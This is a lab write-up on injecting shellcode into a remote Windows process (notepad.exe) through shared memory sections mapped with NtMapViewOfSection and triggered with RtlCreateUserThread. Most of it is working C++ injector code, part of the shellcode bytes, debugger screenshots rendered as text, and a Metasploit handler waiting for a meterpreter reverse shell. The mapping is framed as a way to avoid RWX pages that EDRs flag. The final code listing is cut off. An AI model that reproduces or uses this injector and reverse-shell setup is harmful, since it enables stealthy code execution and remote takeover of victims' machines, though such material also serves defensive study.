NtCreateSection + NtMapViewOfSection Code Injection

Overview

This lab is for a code injection technique that leverages Native APIs `NtCreateSection`, `NtMapViewOfSection` and `RtlCreateUserThread`.

- Section is a memory block that is shared between processes and can be created with `NtCreateSection` API
- Before a process can read/write to that block of memory, it has to map a view of the said section, which can be done with `NtMapViewOfSection`
- Multiple processes can read from and write to the section through the mapped views

High level overwiew of the technique:


- Create a new memory section with RWX protection
- Map a view of the previously created section to the local malicious process with RW protection
- Map a view of the previously created section to a remote target process with RX protection. Note that by mapping the views with RW (locally) and RX (in the target process) we do not need to allocate memory pages with RWX, which may be frowned upon by some EDRs.
- Fill the view mapped in the local process with shellcode. By definition, the mapped view in the target process will get filled with the same shellcode
- Create a remote thread in the target process and point it to the mapped view in the target process to trigger the shellcode

Execution

Let's create a new memory section in the local process, that will have RWX access rights set:

```
fNtCreateSection(&sectionHandle, SECTION_MAP_READ | SECTION_MAP_WRITE |
SECTION_MAP_EXECUTE, NULL, (PLARGE_INTEGER)&sectionSize,
PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
```

We can see the section got created and we obtained its handle 0×88:



```
int main()
{
    unsigned char buf[] = "\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00

    myNtCreateSection fNtCreateSection = (myNtCreateSection)(GetPro
    myNtMapViewOfSection fNtMapVie
    myRtlCreateUserThread fRtlCrea
    SIZE_T size = 4096;
    LARGE_INTEGER sectionSize = {
    HANDLE sectionHandle = NULL;
    PVOID localSectionAddress = NU

    // create a memory section
    fNtCreateSection(&sectionHandl

    // create a view of the create
    fNtMapViewOfSection(sectionHan

    // create a view of the create
    HANDLE targetHandle = OpenProc
    fNtMapViewOfSection(sectionHan

    // copy shellcode to a local v
    memcpy(localSectionAddress, bu

    HANDLE targetThreadHandle = NU
    fRtlCreateUserThread(targetHan

    return 0;
}
```

noexecute.exe (7620) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles

☑ Hide unnamed handles

Type	Name	Handle
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options	0x8
Directory	\KnownDlls	0x38
File	\\VBoxSvr\Experiments\CodeInjection\noexecute\noexecute	0x44
File	\Device\ConDrv	0x48
File	\Device\ConDrv	0x4c
File	\Device\ConDrv	0x54
File	\Device\ConDrv	0x58
File	\Device\ConDrv	0x5c
Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager	0x84
Section	Commit (4 kB)	0x88
Key		0x90

Handle Properties

General | Section | Security

Basic information
Name: Commit (4 kB)
Type: Section
Object address: 0xffffbd8f48a4ec30
Granted access: 0xe (Map read, Map write, Map execute)

References
References: 32766
Handles: 1

Quota charges
Paged: 72
Non-paged: 184

OK | Cancel


```
svchost.exe            3960            1.75 MB   NT AUTHORITY\SYSTE
  ctfmon.exe           8696           10.59 MB   WS01\mantvydas
svchost.exe            2108            4.01 MB   NT A...\LOCAL SERVICE
svchost.exe            7160            2.56 MB   NT AUTHORITY\SYSTE
                                       1.62 MB   WS01\mantvydas
                              132 B/s  2.37 MB   WS01\mantvydas
                       3.94           35.91 MB   WS01\mantvydas
                       2.21          224.15 MB   WS01\mantvydas
                       0.03           33.52 MB   WS01\mantvydas
                                      16.18 MB   WS01\mantvydas
                                       6.36 MB   WS01\mantvydas
                       1.91           53.17 MB   WS01\mantvydas
                                      54.11 MB   WS01\mantvydas
                       0.01           19.42 MB   WS01\mantvydas
                       0.04           39.84 MB   WS01\mantvydas
                                      32.84 MB   WS01\mantvydas
vcpkgsrv.exe           6904           91.96 MB   WS01\mantvydas
ScriptedSandbox64.exe  8240           75.46 MB   WS01\mantvydas
MSBuild.exe            6700           26.36 MB   WS01\mantvydas
  conhost.exe          4788            6.36 MB   WS01\mantvydas
msvsmon.exe            1284    0.02    3.73 MB   WS01\mantvydas
  noexecute.exe        7620          564 kB      WS01\mantvydas
    conhost.exe        8528            7.02 MB   WS01\mantvydas
notepad.exe            6572            2.73 MB   WS01\mantvydas
```

Locals

Name	Value
localSectionAddress	0x0000021b02bb0000
remoteSectionAddress	0x0000000000000000
sectionHandle	0x0000000000000088
sectionSize	{0x0000000000001000}
size	0x0000000000001000
targetHandle	0xcccccccccccccccc

Let's create an RW view of the section in our local process and obtain its address which will get stored in `localSectionAddress`:

```
fNtMapViewOfSection(sectionHandle, GetCurrentProcess(), &localSectionAddress,
NULL, NULL, NULL, &size, 2, NULL, PAGE_READWRITE);
```



```
typedef struct _CLIENT_ID { PVOID UniqueProcess; PVOID UniqueThread; } CLIENT_ID, *PCLIENT_ID;
using myNtCreateSection = NTSTATUS(NTAPI*)(OUT PHANDLE SectionHandle, IN ULONG DesiredAccess, IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL, IN PLARGE_INTEGER MaximumSize OPTIO
using myNtMapViewOfSection = NTSTATUS(NTAPI*)(HANDLE SectionHandle, HANDLE ProcessHandle, PVOID* BaseAddress, ULONG_PTR ZeroBits, SIZE_T CommitSize, PLARGE_INTEGER SectionOffset,
using myRtlCreateUserThread = NTSTATUS(NTAPI*)(IN HANDLE ProcessHandle, IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL, IN BOOLEAN CreateSuspended, IN ULONG StackZeroBits, I

int main()
{
    unsigned char buf[] = "\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x4

    myNtCreateSection fNtCreateSection = (myNtCreateSection)(GetProcAddress(GetModuleHandleA("ntdll"), "NtCreateSection"));
    myNtMapViewOfSection fNtMapViewOfSection = (myNtMapViewOfSection)(GetProcAddress(GetModuleHandleA("ntdll"), "NtMapViewOfSection"));
    myRtlCreateUserThread fRtlCreateUserThread = (myRtlCreateUserThread)(GetProcAddress(GetModuleHandleA("ntdll"), "RtlCreateUserThread"));
    SIZE_T size = 4096;
    LARGE_INTEGER sectionSize = { size };
    HANDLE sectionHandle = NULL;
    PVOID localSectionAddress = NULL, remoteSectionAddress = NULL;

    // create a memory section
    fNtCreateSection(&sectionHandle, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, NULL, (PLARGE_INTEGER)&sectionSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);

    // create a view of the created memory section in our local process
    fNtMapViewOfSection(sectionHandle, GetCurrentProcess(), &localSectionAddress, NULL, NULL, NULL, &size, 2, NULL, PAGE_READWRITE);

    // create a view of the created memory section in the target process
    HANDLE targetHandle = OpenProcess(PROCESS_ALL_ACCESS, false, 6572);  ≤1ms elapsed
    fNtMapViewOfSection(sectionHandle, targetHandle, &remoteSectionAddress, NULL, NULL, NULL, &size, 2, NULL, PAGE_EXECUTE_READ);

    // copy shellcode to a local view, which will get reflected in the remote view
```

Locals

Name	Value	Type
buf	0x000000c92dfdf620 "üHƒäðè̀"	unsigned char[0x000001ff]
fNtCreateSection	ntdll.dll!0x00007ffb459b0090 (load symbols for additional information)	long(*)(void * *, unsigned long, _OBJEC...
fNtMapViewOfSection	ntdll.dll!0x00007ffb459afc50 (load symbols for additional information)	long(*)(void *, void *, void * *, unsigne...
fRtlCreateUserThread	ntdll.dll!0x00007ffb4597c140 (load symbols for additional information)	long(*)(void *, void *, unsigned char, u...
localSectionAddress	0x0000021b02bb0000	void *
remoteSectionAddress	0x0000000000000000	void *
sectionHandle	0x0000000000000088	void *
sectionSize	{0x0000000000001000}	_LARGE_INTEGER
size	0x0000000000001000	unsigned __int64
targetHandle	0xcccccccccccccccc	void *
targetThreadHandle	0xcccccccccccccccc	void *

Memory 1

Address: 0x0000021B02BB0000

```
0x0000021B02BB0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000021B02BB001F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000021B02BB003E  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000021B02BB005D  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000021B02BB007C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000021B02BB009B  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000021B02BB00BA  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000021B02BB00D9  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000021B02BB00F8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000021B02BB0117  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000021B02BB0136  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000021B02BB0535  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000021B02BB0554  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0000021B02BB0573  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


noexecute.exe (7620) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment

☑ Hide free regions

Base address	Type	Size	Protect...
0x7ffe0000	Private: Commit	4 kB	R
0x7ffe8000	Private: Commit	4 kB	R
0xc92e2ff000	Private: Commit	4 kB	RW
0x21b02a80000	Private: Commit	4 kB	RW
0x21b02ac0000	Mapped: Commit	4 kB	R
0x21b02bb0000	Mapped: Commit	4 kB	RW
0x7ff5015a0000	Private: Commit	4 kB	RW
0x7ff5015b0000	Mapped: Commit	4 kB	R
0x7ff7f86d0000	Image: Commit	4 kB	R
0x7ff7f86ec000	Image: Commit	4 kB	RW
0x7ff7f86f1000	Image: Commit	4 kB	WC
0x7ffb145d0000	Image: Commit	4 kB	R
0x7ffb33910000	Image: Commit	4 kB	R
0x7ffb3392d000	Image: Commit	4 kB	RW
0x7ffb42410000	Image: Commit	4 kB	R
0x7ffb4266e000	Image: Commit	4 kB	WC
0x7ffb44ab0000	Image: Commit	4 kB	R
0x7ffb44b59000	Image: Commit	4 kB	RW
0x7ffb44b5a000			

Let's create another view of the same section in a target process (notepad.exe PID 6572 in our case), but this time with RX protection. The memory address of the view will get stored in `remoteSectionAddress` variable:



```
    // create a view of the created memory section in the target process
    HANDLE targetHandle = OpenProcess(PROCESS_ALL_ACCESS, false, 6572);
    fNtMapViewOfSection(sectionHandle, targetHandle, &remoteSectionAddress, NULL, NULL, NULL, &size, 2, NULL, PAGE_EXECUTE_READ);

    // copy shellcode to a local view, which will get reflected in the remote view
    memcpy(localSectionAddress, buf, sizeof(buf));  ≤1ms elapsed

    HANDLE targetThreadHandle = NULL;
    fRtlCreateUserThread(targetHandle, NULL, FALSE, 0, 0, 0, remoteSe

    return 0;
}
```

Locals

Name	Value
buf	0x000000c92dfdf620 "ü
fNtCreateSection	ntdll.dll!0x00007ffb459
fNtMapViewOfSection	ntdll.dll!0x00007ffb459a
fRtlCreateUserThread	ntdll.dll!0x00007ffb4597
localSectionAddress	0x0000021b02bb0000
remoteSectionAddress	0x000002614ed50000
sectionHandle	0x0000000000000088
sectionSize	{0x0000000000001000}
size	0x0000000000001000
targetHandle	0x000000000000008c
targetThreadHandle	0xcccccccccccccccc

notepad.exe (6572) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles


☑ Hide free regions

Base address	Type	Size	Protect...	Use
0xd2a0000	Private: Commit	4 kB	RW	
0x7ffe0000	Private: Commit	4 kB	R	USER_SHARED_DATA
0x7ffe8000	Private: Commit	4 kB	R	
0x2614d69f000	Private: Reserved	4 kB		Heap (ID 3)
0x2614ecc0000	Mapped: Commit	4 kB	R	
0x2614ece0000	Private: Commit	4 kB	RW	
0x2614ecf0000	Private: Commit	4 kB	RW	
0x2614ed10000	Private: Commit	4 kB	RW	
0x2614ed20000	Mapped: Commit	4 kB	R	
0x2614ed30000	Mapped: Commit	4 kB	RW	
0x2614ed50000	Mapped: Commit	4 kB	RX	
0x26150a90000	Private: Commit	4 kB	RW	
0x26151090000	Private: Commit	4 kB	RW	
0x7df5e7560000	Private: Commit	4 kB	RW	
0x7df5e7570000	Mapped: Commit	4 kB	R	
0x7df5e93a7000	Mapped: Commit	4 kB	NA	
0x7dff6c965000	Mapped: Commit	4 kB	R	

We can now copy the shellcode into our `localSectionAddress`, which will get automatically mirrored/reflected in the `remoteSectionAddress` as it's a view of the same section shared between our local and target processes:

```
memcpy(localSectionAddress, buf, sizeof(buf));
```

Below shows how the `localSectionAddress` gets filled with the shellcode and at the same time the `remoteSectionAddress` at `0x000002614ed50000` inside notepad (on the right) gets filled with the same shellcode:




```
PVOID localSectionAddress = NULL, remoteSectionAddress = NULL;

// create a memory section
fNtCreateSection(&sectionHandle, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, NU

// create a view of the created memory section in our local process
fNtMapViewOfSection(sectionHandle, GetCurrentProcess(), &localSectionAddress, NULL, NULL, NULL,

// create a view of the created memory section in the target process
HANDLE targetHandle = OpenProcess(PROCESS_ALL_ACCESS, false, 6572);
fNtMapViewOfSection(sectionHandle, targetHandle, &remoteSectionAddress, NULL, NULL, NULL, &size

// copy shellcode to a local view, which will get reflected in the remote view
memcpy(localSectionAddress, buf, sizeof(buf));

HANDLE targetThreadHandle = NULL;
fRtlCreateUserThread(targetHandle, NULL, FALSE, 0, 0, 0, remoteSectionAddress, NULL, &targetThr

return 0;
}
```

```
Name                  Value                                                                    Type
buf                   0x000000c92dfdf620 "üHƒäðèÌ"                                             unsigned char[0x0000...
fNtCreateSection      ntdll.dll!0x00007ffb459b0090 (load symbols for additional information)  long(*)(void * *, unsig...
fNtMapViewOfSection   ntdll.dll!0x00007ffb459afc50 (load symbols for additional information)  long(*)(void *, void *, ...
fRtlCreateUserThread  ntdll.dll!0x00007ffb4597c140 (load symbols for additional information)  long(*)(void *, void *, ...
localSectionAddress   0x0000021b02bb0000                                                       void *
remoteSectionAddress  0x000002614ed50000                                                       void *
sectionHandle         0x0000000000000088                                                       void *
sectionSize           {0x0000000000001000}                                                     _LARGE_INTEGER
size                  0x0000000000001000                                                       unsigned __int64
targetHandle          0x000000000000008c                                                       void *
targetThreadHandle    0xcccccccccccccccc                                                       void *
```

We can now create a remote thread inside the notepad.exe and make the `remoteSectionAddress` its start address in order to trigger the shellcode:

```
fRtlCreateUserThread(targetHandle, NULL, FALSE, 0, 0, 0,
remoteSectionAddress, NULL, &targetThreadHandle, NULL);
```



```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.0.5         yes       The listen address (an interface may be specified)
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.5:443
```

Code

```cpp
#include <iostream>
#include <Windows.h>
#pragma comment(lib, "ntdll")

typedef struct _LSA_UNICODE_STRING { USHORT Length;     USHORT MaximumLength;
PWSTR  Buffer; } UNICODE_STRING, * PUNICODE_STRING;
typedef struct _OBJECT_ATTRIBUTES {     ULONG Length; HANDLE RootDirectory;
PUNICODE_STRING ObjectName; ULONG Attributes; PVOID SecurityDescriptor; PVOID
SecurityQualityOfService; } OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;
typedef struct _CLIENT_ID { PVOID UniqueProcess; PVOID UniqueThread; }
CLIENT_ID, *PCLIENT_ID;
using myNtCreateSection = NTSTATUS(NTAPI*)(OUT PHANDLE SectionHandle, IN
ULONG DesiredAccess, IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL, IN
PLARGE_INTEGER MaximumSize OPTIONAL, IN ULONG PageAttributess, IN ULONG
SectionAttributes, IN HANDLE FileHandle OPTIONAL);
using myNtMapViewOfSection = NTSTATUS(NTAPI*)(HANDLE SectionHandle,
HANDLE ProcessHandle, PVOID* BaseAddress, ULONG_PTR ZeroBits, SIZE_T
CommitSize, PLARGE_INTEGER SectionOffset, PSIZE_T ViewSize, DWORD
InheritDisposition, ULONG AllocationType, ULONG Win32Protect);
